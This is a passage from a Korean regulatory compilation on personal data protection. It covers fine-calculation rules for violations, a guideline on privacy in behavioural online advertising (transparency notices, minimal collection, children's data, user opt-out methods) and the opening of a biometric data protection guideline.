② 위반횟수를 고려하여 다음 각 호와 같이 과징금을 조정한다.

1. 최초 위반행위: 위반 정보통신서비스 제공자등이 최근 3년간 법 제64조의3제1항 각 호에 해당하는 행위로 과징금 처분을 받은 적이 없는 경우에는 제1항에 따른 조정을 거친 금액에서 기준금액의 100분의 50에 해당하는 금액을 감경한다.

2. 2회 이상의 위반행위: 위반 정보통신서비스 제공자등이 최근 3년간 법 제64조의 3제1항 각 호에 해당하는 행위로 1회 이상의 과징금 처분을 받은 경우에는 제1항에 따른 조정을 거친 금액을 유지한다.

③ 제2항에서 과거 위반횟수를 산정할 때에는 시정조치 명령이나 과징금 부과 무효 또는 취소판결이 확정된 건을 제외한다.

제7조(위반기간의 산정) ① 제6조제1항에 따른 위반기간은 위반행위의 개시일부터 종료일까지의 기간을 말한다. 다만, 위반행위가 과징금 부과처분을 명하는 방송통신위원회의 심의종결일까지 종료되지 아니한 경우에는 해당 사건에 대한 방송통신위원회의 심의종결일을 위반행위의 종료일로 본다.

② 제1항에 따른 위반기간을 산정하면서 위반행위의 개시일 또는 종료일이 불분명한 경우에는 위반 정보통신서비스 제공자등의 영업·재무관련 자료, 임직원·이용자등의 진술, 동종 유사 정보통신서비스 제공자등의 영업 및 거래실태·관행 등을 고려하여 이를 산정할 수 있다.

제8조(추가적 가중·감경) 방송통신위원회는 사업자의 위반행위 주도 여부, 조사 협력 여부 등을 고려하여 필수적 가중·감경을 거친 금액의 100분의 50의 범위 내에서 [별표]에 따라 추가적으로 가중하거나 감경할 수 있다.

제9조(시정조치의 명령) 방송통신위원회는 과징금 부과와 함께 법 제64조제4항에 따라 해당 위반행위의 중지나 시정을 위하여 필요한 시정조치를 명할 수 있으며, 위반정도가 경미하다고 판단되는 경우에는 과징금 부과를 시정조치의 명령으로 갈음할 수 있다.

제10조(규제의 재검토) 방송통신위원회는 「행정규제기본법」 제8조 및 「훈령·예규 등의 발령 및 관리에 관한 규정」(대통령훈령 제248호)에 따라 이 고시에 대하여 2014년 1월 1일을 기준으로 매 3년이 되는 시점(매 3년째의 12월 31일까지를 말한다)마다 그 타당성을 검토하여 개선 등의 조치를 하여야 한다.

부 칙 <제2015-30호, 2015.12.31.>

이 고시는 고시한 날부터 시행한다.

[별표]

추가적 가중·감경 금액(제8조 관련)

I. 가중사유 및 비율

1. 위반 정보통신서비스 제공자등 및 그 소속 임원·종업원이 법 제64조제1항 및 제3항에 따른 물품이나 서류의 제출요구 또는 검사를 거부하거나 증거인멸, 조작, 허위의 정보제공 등의 방법으로 조사를 방해하거나 관련 이용자에게 허위로 진술하도록 요청한 경우 100분의 30 이내
2. 다수의 사업자가 관련된 상황에서 위반행위를 주도하거나 선도한 경우 100분의 20 이내
3. 개인정보 유출사실을 자진 신고한 경우 100분의 30 이내
4. 기타 제1호 내지 제3호의 사항에 준하는 사유가 있는 경우 100분의 10 이내

II. 감경 사유 및 비율

1. 위반 정보통신서비스 제공자등이 개인정보 보호를 위해 방송통신위원회가 인정하는 인증을 받은 경우 100분의 50 이내
2. 방송통신위원회 조사에 적극 협력한 경우 100분의 30 이내
3. 기타 제1호 또는 제2호의 사항에 준하는 사유가 있는 경우 100분의 10 이내

4. 온라인 맞춤형 광고 개인정보보호 가이드라인

I. 목적 및 범위

- ☐ (목적) 온라인 맞춤형 광고로 인한 국민들의 개인정보 침해 우려를 최소화하고 건전한 온라인 맞춤형 광고 생태계를 조성하기 위하여 필요한 보호 원칙과 조치 방법 제시를 목적으로 함
 - ① 온라인 맞춤형 광고 사업자가 광고에 이용되는 개인의 행태정보 처리 시 준수해야 할 보호 원칙과 방법을 제시
 - ② 온라인 맞춤형 광고로 인한 개인정보 침해 우려를 최소화하기 위해 이용자가 취할 수 있는 조치 방법 안내
- ☐ (적용 범위) 이용자의 온라인 (모바일 웹·앱 포함) 행태정보를 처리하고 이를 기반으로 제공하는 온라인 맞춤형 광고


II. 주요 정의

1. 온라인 행태정보 : 웹 사이트 방문 이력, 앱 사용 이력, 구매 및 검색 이력 등 이용자의 관심, 흥미, 기호 및 성향 등을 파악하고 분석할 수 있는 온라인상의 이용자 활동정보 (이하 “행태정보”)
2. 온라인 맞춤형 광고 : 행태정보를 처리하여 이용자의 관심, 흥미, 기호 및 성향 등을 분석·추정한 후 이용자에게 맞춤형으로 제공되는 온라인 광고
 - ※ 상품 및 서비스의 판매·홍보 목적이 아니며, 제공하는 서비스와 관련된 이용자 편의 제공을 위해 사용 환경(UX, UI 등)을 이용자별로 상이하게 구성하는 등의 맞춤형 서비스 제공은 본 가이드라인상 맞춤형 광고에 해당하지 않음

3. 온라인 맞춤형 광고 사업자 : 자사 또는 타사의 웹사이트 및 앱 등 온라인 매체를 통해 행태정보를 수집하고, 온라인 맞춤형 광고를 전송하는 사업자(이하 “광고 사업자”)

※ 유형① : 자사 사이트를 통해 직접 수집한 행태정보를 이용하여 자사 사이트 이용자에게 맞춤형 광고를 전송하는 사업자 (당사자 광고)

※ 유형② : 타사 사이트를 통해 타사 이용자의 행태정보를 직접 수집하거나 타사로부터 제공받은 타사 이용자의 행태정보를 이용하여 자사 광고 플랫폼 등을 통해 제3의 온라인 매체에서 해당 이용자에게 맞춤형 광고를 전송하는 사업자 (제3자 광고)



4. 온라인 광고 매체 사업자 : 자사 웹사이트 및 앱 등 온라인 매체를 통해 행태정보의 수집을 허용하거나 온라인 맞춤형 광고가 전송되도록 하는 사업자(이하 “매체 사업자”)

※ 예 : 포털사, 온라인 쇼핑몰, 온라인 게임회사, 온라인 미디어 등

Ⅲ. 온라인 맞춤형 광고 개인정보보호 원칙

1. 행태정보 수집·이용의 투명성

- ◇ 광고 사업자 또는 매체 사업자는 이용자가 온라인상에서 자신의 행태정보가 수집·이용되는 사실 등을 쉽게 알 수 있도록 안내 방안을 마련하여야 한다.
- ◇ 광고 사업자는 온라인 맞춤형 광고에 필요한 범위에서 최소한의 행태정보를 수집하여야 한다.
- ◇ 광고 사업자는 행태정보를 개인 식별정보와 결합하여 사용할 경우 이용자에게 사전 동의를 획득하여야 한다.

가. 행태정보의 수집·이용

- 자사 웹사이트나 앱을 통하여 맞춤형 광고를 직접 전송하는 광고 사업자(2쪽 유형①)는 이용자가 언제든지 쉽게 확인할 수 있도록 웹사이트나 앱에 다음 사항을 포함하여 온라인 맞춤형 광고와 관련된 사항을 상세히 안내* 하여야 한다.

< 안내 사항 >

① 수집하는 행태정보의 항목	② 행태정보 수집 방법
③ 행태정보 수집 목적	④ 행태정보 보유·이용 기간 및 이후 정보처리 방법
⑤ 이용자 통제권 행사 방법	⑥ 이용자 피해구제 방법

* 「정보통신망 이용촉진 및 정보보호에 관한 법률 시행령」 제14조(개인정보 처리방침의 공개 방법 등)를 준용하여, 이용자가 쉽게 알 수 있도록 홈페이지의 첫 화면 또는 광고가 제공되는 화면 등을 통해 표시하여야 한다.

- 다른 사업자가 운영하는 웹사이트나 앱을 통하여 맞춤형 광고를 전송하는 광고 사업자(2쪽 유형②)는 온라인 맞춤형 광고 내부나 주변부에 이용자가 쉽게 식별할 수 있는 표지(標識)를 설치하고,

- 표지와 링크된 별도 페이지에 다음 사항을 포함하여 온라인 맞춤형 광고와 관련된 사항을 상세히 안내하여야 한다.

< 안내 사항 >

① 행태정보를 수집·처리하는 사업자명	
② 수집하는 행태정보의 항목	③ 행태정보 수집 방법
④ 행태정보 수집 목적	⑤ 행태정보 보유·이용 기간 및 이후 정보처리 방법
⑥ 이용자 통제권 행사 방법	⑦ 이용자 피해구제 방법

※ 이 때, '안내 표지(㉠, ㉡ 등)'가 '광고'와 충분히 구분될 수 있게 화면을 구성하여, 이용자가 '안내 표지'를 클릭하였음에도 '광고'가 클릭되지 않도록 조치해야 한다.

< 안내방법 예시 >

① 온라인 행태정보 수집처리 사업자	000 광고 컨퍼니 (000 법)
② 수집하는 온라인 행태정보의 항목	- 이용자의 웹사이트 방문 이력 - 이용자의 앱 사용 이력 - 이용자의 검색 이력
③ 온라인 행태정보 수집 방법	- 이용자 사이트 방문 시 자동 수집전송 - 이용자 앱 실행 시 자동 수집전송
④ 온라인 행태정보 수집 목적	사용자 관심 기반의 맞춤형 광고 제공
⑤ 온라인 행태정보 보유·이용 기간 및 이후 정보처리 방법	- 웹사이트 방문 정보 00일 - 상품 검색 정보 00일 - 애플리케이션 이용 정보 00일
⑥ 이용자 통제권 행사 방법	1. 이용자 맞춤형 광고 설정 수신 거부 2. 기타 방법 - 웹 브라우저 : 인터넷 익스플로러, 크롬, 파이어폭스, 사파리 - 스마트폰 : 아이폰, 안드로이드폰 - 관련 협회 : 온라인 광고 협회
⑦ 이용자 피해구제 방법	담당자 : 000 전화 : 02-123-4567, E-MAIL : 000@000.kr

온라인 맞춤형 광고 내에 이용자가 쉽게 식별할 수 있는 별도 안내표지 마련

표지 클릭 시 안내 페이지로 연결

안내 페이지에 안내 사항을 포함한 설명 게시

○ 매체 사업자가 자사 웹사이트 및 앱을 통하여 광고 사업자가 이용자의 행태정보를 수집할 수 있도록 허용한 경우,

- ① 행태정보를 수집·처리하는 광고 사업자명, ② 행태정보 수집 방법 등을 이용자가 쉽게 알 수 있도록 홈페이지의 첫 화면 또는 광고가 제공되는 화면 등을 통해 표시하여야 한다.

나. 최소 정보 수집

- 광고 사업자는 온라인 맞춤형 광고에 필요한 최소한의 행태정보를 수집하여야 한다.
- 광고 사업자는 사상, 신념, 가족 및 친인척관계, 학력(學歷)·병력(病歷), 기타 사회활동 경력 등 개인의 권리·이익이나 사생활을 뚜렷하게 침해할 우려가 있는 민감한 행태정보를 수집하지 않도록 노력하여야 하며,
 - 이용자의 동의 없이는 행태정보를 이용·분석하여 정보통신망법 제23조제1항에 따른 민감정보를 수집·생성·활용하여서는 아니된다.

다. 만 14세 미만자의 행태정보 보호

- 광고 사업자는 만 14세 미만임을 알고 있는 아동이나 만 14세 미만의 아동을 주 이용자로 하는 온라인 서비스로부터 맞춤형 광고 목적의 행태정보를 수집하지 않아야 하며,
 - 만 14세 미만임을 알고 있는 아동에게 맞춤형 광고를 제공하여서는 아니된다.

라. 행태정보의 제3자 제공

- 광고 사업자 또는 매체 사업자가 직접 수집한 행태정보를 제3의 광고 사업자에게 제공하는 경우,
 - ① 행태정보를 제공받는 자, ② 제공하는 행태정보의 항목 및 ③ 행태정보를 제공받는 자의 이용 목적 등을 이용자가 쉽게 알 수 있도록 홈페이지의 첫 화면 또는 광고가 제공되는 화면 등을 통해 표시하여야 한다.

마. 개인 식별정보와의 결합

- 광고 사업자가 행태정보와 개인 식별정보를 결합할 경우에는 이용자에게 해당 사실과 사용목적, 결합되는 정보항목, 보유기간 등을 명확히 알리고, 해

당 이용자로부터 사전에 동의를 받아야 한다.

2. 이용자의 통제권 보장

- ◇ 광고 사업자는 이용자가 행태정보의 제공 및 온라인 맞춤형 광고 수신 여부를 쉽게 선택할 수 있는 아래의 수단 중 하나 이상을 포함한 다양한 통제 수단과 이용방법을 제공하여야 한다. 다만, 광고 플랫폼 등을 이용하여 다른 사업자가 운영하는 웹사이트나 앱을 통하여 맞춤형 광고를 전송하는 광고 사업자의 경우 아래 '가'의 수단을 반드시 포함하여야 한다.

가. 광고 화면 등을 통해 통제권을 직접 제공하는 방법

- 광고 사업자는 이용자가 자신의 행태정보 제공 및 맞춤형 광고 수신 여부를 광고 화면 또는 관련 링크 등을 통해 직접 결정할 수 있는 통제 수단을 제공하여야 한다.
- ※ 통제 수단은 「1.가」에 따른 안내 시 함께 제공되어야 하며, 이용자가 온라인 맞춤형 광고의 차단 또는 허용을 쉽게 선택할 수 있게 하여야 한다.

< 안내 및 통제방법 예시 >

① 온라인 행태정보 수집·처리 사업자	000 광고 컴퍼니 (000 앱)
② 수집하는 온라인 행태정보의 항목	- 이용자의 웹사이트 방문 이력 - 이용자의 앱 사용 이력 - 이용자의 검색 이력
③ 온라인 행태정보 수집 방법	- 이용자 사이트 방문 시 자동 수집·전송 - 이용자 앱 실행 시 자동 수집·전송
④ 온라인 행태정보 수집 목적	사용자 관심 기반의 맞춤형 광고 제공
⑤ 온라인 행태정보 보유·이용 기간 및 이후 정보처리 방법	- 웹사이트 방문 정보 00일 - 상품 검색 정보 00일 - 애플리케이션 이용 정보 00일
⑥ 이용자 통제권 행사 방법	1. 이용자 맞춤형 광고 설정 수신  거부  2. 기타 방법 - 웹 브라우저 : 인터넷익스플로러, 크롬, 파이어폭스, 사파리 - 스마트폰 : 아이폰, 안드로이드폰 - 관련 협회 : 온라인 광고 협회
⑦ 이용자 피해구제 방법	담당자 : 000 전화 : 02-123-4567, E-MAIL : 000@000.kr

※ 파란색은 링크형태로 관련 설명이 있는 페이지로 연결


나. 이용자 단말기를 통해 통제권을 행사하는 방법

- 광고 사업자는 이용자가 PC, 스마트폰 등의 단말기에서 쿠키 및 인터넷 이용기록을 삭제·차단함으로써 인터넷 맞춤형 광고를 통제할 수 있는 방법을 설명하거나 링크하는 방식으로 안내하여야 한다.

① 웹 브라우저에서의 통제 방법


- o 광고 사업자는 웹 브라우저를 통해 이용자가 직접 맞춤형 광고를 수신하거나 차단할 수 있는 방법을 안내하여야 한다.
- 이 때, 웹 브라우저 개발사에서 제공하는 쿠키 차단 및 삭제 방법의 링크 등을 이용하여 온라인 맞춤형 광고의 수신·차단 방법을 이용자에게 안내할 수 있다.

< 인터넷 익스플로러 >



url : <https://support.microsoft.com/ko-kr/help/17442/windows-internet-explorer-delete-manage-cookies#ie-ie11>

< 크롬 >




url : <https://support.google.com/chrome/answer/95647?hl=ko>

② 스마트폰에서의 통제 방법

o 광고 사업자는 스마트폰을 통해 이용자가 직접 맞춤형 광고를 수신하거나 차단할 수 있는 방법을 안내하여야 한다.


- (예시 : 안드로이드폰) ① 구글설정 → ② 광고 → ③ 광고 맞춤설정 선택 또는 해제

< 설정 방법 >



- (예시 : 아이폰) ① 아이폰설정 → ② 개인정보보호 → ③ 광고 → ④ 광고 추적 제한

< 설정 방법 >



다. 협회 등의 단체를 통해 이용자에게 통제권을 제공하는 방법

- 협회 등 관련 단체에서 이용자가 온라인 맞춤형 광고를 수신하거나 차단하는 기능을 제공하는 경우, 광고 사업자는 이용자가 협회 등 관련 단체의 해당 웹사이트로 쉽게 이동할 수 있는 링크와 설명을 함께 제공해야 한다.

※ 미국에서 협회 등의 단체를 통하여 이용자 통제권을 제공하고 있는 사례를 참조하여 각 단체 및 회원사가 자율적으로 판단하여 운영

< 예시 >

The screenshot shows a web interface for managing ad preferences. At the top, there are three tabs: "All Participating Companies (127)", "Companies Customizing Ads For Your Browser (91)", and "Existing Opt Outs (0)". The "Companies Customizing Ads For Your Browser (91)" tab is active, showing a list of companies with checkboxes for selection. A sidebar on the left provides instructions on how to use the interface.

These 91 participating companies have enabled interest-based ads for this web browser.

Click the company name to find out more about a participating company. To opt out from interest-based ads by one or more companies, check the box(es) in the "Select" column next to the company name(s), and then hit the "Submit your choices" button. You can also use click the "Select all shown" box to pre-check all the listed companies before you hit the "Submit" button.

[Need help?](#)

COMPANY NAME	SELECT ALL SHOWN
33Across	☐
Accuen	☐
AcuityAds Inc.	☐
Adbrain	☐
AddThis (including XGraph)	☐
Adelphic	☐
AdGear Technologies, Inc.	☐
Adobe Marketing Cloud - Advertising Services	☐
AdRoll	☐
Aggregate Knowledge, Inc.	☐
Amazon Ad System	☐

Submitting your choices for the selected companies stores your opt out preference(s) in your browser. [Learn More](#) [Submit your choices](#)

The screenshot shows a web interface for managing ad preferences. At the top, there are three tabs: "All NAI Member Companies (100)", "NAI Members Customizing Ads For Your Browser (71)", and "Existing Opt Outs (0)". The "NAI Members Customizing Ads For Your Browser (71)" tab is active, showing a list of member companies with checkboxes for selection. A sidebar on the left provides instructions on how to use the interface.

These 71 member companies have enabled Online Behavioral Ads for this web browser.

Click the company name to find out more about a member company. To opt out from targeted ads by one or more member companies, check the box(es) in the "Select" column next to the company name(s), and then hit the "Submit your choices" button. You can also click the "Select all shown" box to pre-check all the listed companies before you hit the "Submit" button. [Need help?](#)

Company Name	Select all
33Across	☐
Accuen	☐
AcuityAds Inc.	☐
AddThis	☐
Adobe Marketing Cloud - Advertising Services	☐
AdRoll	☐
Aggregate Knowledge, Inc.	☐
AOL Advertising	☐
AppNexus, Inc.	☐

Submitting your choices for the selected companies stores your opt out preference(s) to interest-based advertising in your browser. [Learn more](#) [Submit your choices](#)

3. 행태정보의 안전성 확보

-
- ◇ 광고 사업자는 온라인 맞춤형 광고 목적으로 처리하는 행태정보를 보호하기 위하여 기술적·관리적 보호조치를 취해야 한다.
 - ◇ 광고 사업자는 법률에 의해 특별한 요구가 없는 한 목적 달성에 필요한 최소한의 기간만큼만 행태정보를 보관하여야 한다.
-

가. 보호조치

- 광고 사업자는 행태정보의 유·노출, 부정사용 등을 방지하기 위해 필요한 안전조치*를 취하여야 한다.

* 정보통신망법 제28조(개인정보의 보호조치), 제47조의3(개인정보보호관리체계인증) 및 방통위 고시 「개인정보의 기술적·관리적 보호조치 기준」의 필요한 조치 등을 참고

나. 정보보관

- 광고 사업자는 행태정보의 장기간 저장·보관으로 인한 행태정보의 유출, 부정사용 등의 위험을 최소화하여야 한다.
- 광고 사업자는 온라인 맞춤형 광고 목적을 위해 수집한 행태정보를 필요 최소한의 기간 동안만 저장하고, 목적 달성 후 즉시 파기하거나 안전한 분리저장 등의 조치를 취하여야 한다.

※ 광고 사업자는 행태정보 보유기간 및 목적을 명확히 안내하여야 한다. 특히, 보유기간은 이용자가 쉽게 이해할 수 있는 정확한 기간을 명시하여야 한다.

- 단, 사고조사 등 다른 법률적 요구가 있거나 명백히 이용자의 권익 보호를 위해 필요한 경우는 즉시 파기하지 않을 수 있다.

4. 인식확산 및 피해구제 강화

-
- ◇ 광고 사업자는 이용자나 광고주 등에게 온라인 맞춤형 광고와 행태정보 보호 등에 관한 사항을 적극적으로 안내하여야 한다.
 - ◇ 광고 사업자는 온라인 맞춤형 광고로 인한 이용자의 문의와 개인정보 침해 관련 요구를 처리하기 위한 피해구제 기능을 운영하여야 한다.
-

가. 인식확산

- 광고 사업자는 이용자 및 광고주 등에게 수집·이용되는 행태정보, 프라이버시 보호 조치, 온라인 맞춤형 광고에 사용되는 기술 및 거부권 행사 방법 등을 적극적으로 안내하여야 한다.

나. 피해구제

- 광고 사업자는 온라인 맞춤형 광고와 관련된 이용자의 문의, 거부권 행사, 피해 신고 접수 등을 처리하기 위한 피해구제 기능을 마련하여야 한다.
- 광고 사업자는 이용자가 피해구제 기능을 쉽게 이용할 수 방법을 제공하여야 한다.

5. 바이오정보 보호 가이드라인

< 추진 배경 >

- ◇ 과거 기업의 출입통제 시스템에 한정되어 사용되었던 바이오정보가 최근 스마트폰 잠금해제, AI 음성비서 서비스 등 정보통신분야 전반에서 그 활용도가 증가하고 있음

※ 전 세계 바이오인식시장 매출은 '15년 20억 달러에서 '24년 149억 달러 규모로 연평균 25.3% 성장 전망(Tractica, 2015)

※ 국내 바이오인식 시장 매출은 '14년 1,745억 원에서 '20년 2,709억 원 규모로 연평균 7.61% 성장(KISA, 2015 국내 정보보호산업 실태조사)

- ◇ 바이오정보는 모든 사람에 고유하고 시간이 지나도 쉽게 변하지 않으며 패스워드, OTP카드 등과 달리 별도로 기억하거나, 소지할 필요가 없어 편리성이 높지만, 한 번 유출될 경우 변경이 어려워 지속적으로 정보가 악용될 수 있음
최근, 실제로 바이오정보가 유출되거나 위·변조되는 사례가 발생하여 국민의 우려가 높아지고 있는 상황임

(사례1) 미국 연방 인사관리처(OPM)의 DB가 해킹되어 미국 전·현직 공무원의 지문정보 약 560만 건이 유출('15.6)

(사례2) 위조 실리콘 지문 캡처된 얼굴·홍채사진 등을 이용하여 스마트폰 잠금 해제를 시연

- ◇ 이에 EU 등 주요 국가들은 개인정보의 한 유형으로 '바이오정보(Biometric Data)'를 구체적으로 정의하고, 바이오정보를 보호하기 위한 보호원칙 등을 담은 가이드라인을 제시
- ◇ 본 가이드라인은 이러한 흐름에 발맞춰 정보통신망법 시행령과 고시에서 정의하고 있는 바이오정보의 개념을 명확히 해석하여 제시하고, 바이오정보의 보호와 안전한 활용을 위해 필요한 규범적·기술적 보호조치를 안내하고자 함

I. 개요

□ (목적) 기술발전과 함께 스마트폰 잠금해제, AI 음성비서 서비스 등 바이오정보의 활용이 증가함에 따라, 바이오정보의 보호와 안전한 활용을 위한 원칙 및 조치 사항 안내를 목적으로 함

○ 현행 개인정보보호 법령 및 고시에 따라 바이오정보는 개인정보로서 보호되고 있으나, 암호화 저장 이외에는 명시적인 규정이 부재

- 이에, 바이오정보 보호 원칙 및 처리단계별 보호조치를 제시함으로써 바이오정보 보호 방안 마련

□ (보호 필요성) 바이오정보는 다른 인증수단과 달리 별도로 기억하거나 휴대가 필요없어 편리성이 높지만, 인증 및 식별 목적의 특성 상 손쉽게 신원확인이 될 수 있어 보호의 필요성이 큼

○ 바이오정보는 ① 신원확인 용도로 널리 쓰이고 있어 그 자체로 개인을 식별하는 데 사용 가능하고, ② 비밀번호 대용이면서도 일반 비밀번호와 달리 유출 시, 변경이 어려움. ③ 또한, 일부 바이오정보의 경우 인증·병력 등 부가적인 정보가 추출될 수 있으며, ④ 얼굴지문 등 이용자의 동의없이 수집하기가 용이한 경우도 존재하여 위·변조에 악용될 수 있음

○ 위와 같은 바이오정보의 특성을 고려한 보호원칙 및 조치사항 안내가 필요

※ 인증이나 식별 목적으로 활용되지 않는 경우(예: 이용자가 스마트폰으로 찍은 얼굴사진 위에 스티커 효과 처리)와 보호수준 차등화

II. 적용 범위

□ (대상 정보) 정보통신망법상 바이오정보(지문, 홍채, 음성, 필적 등 개인을 식별할 수 있는 신체적 또는 행동적 특징에 관한 정보)

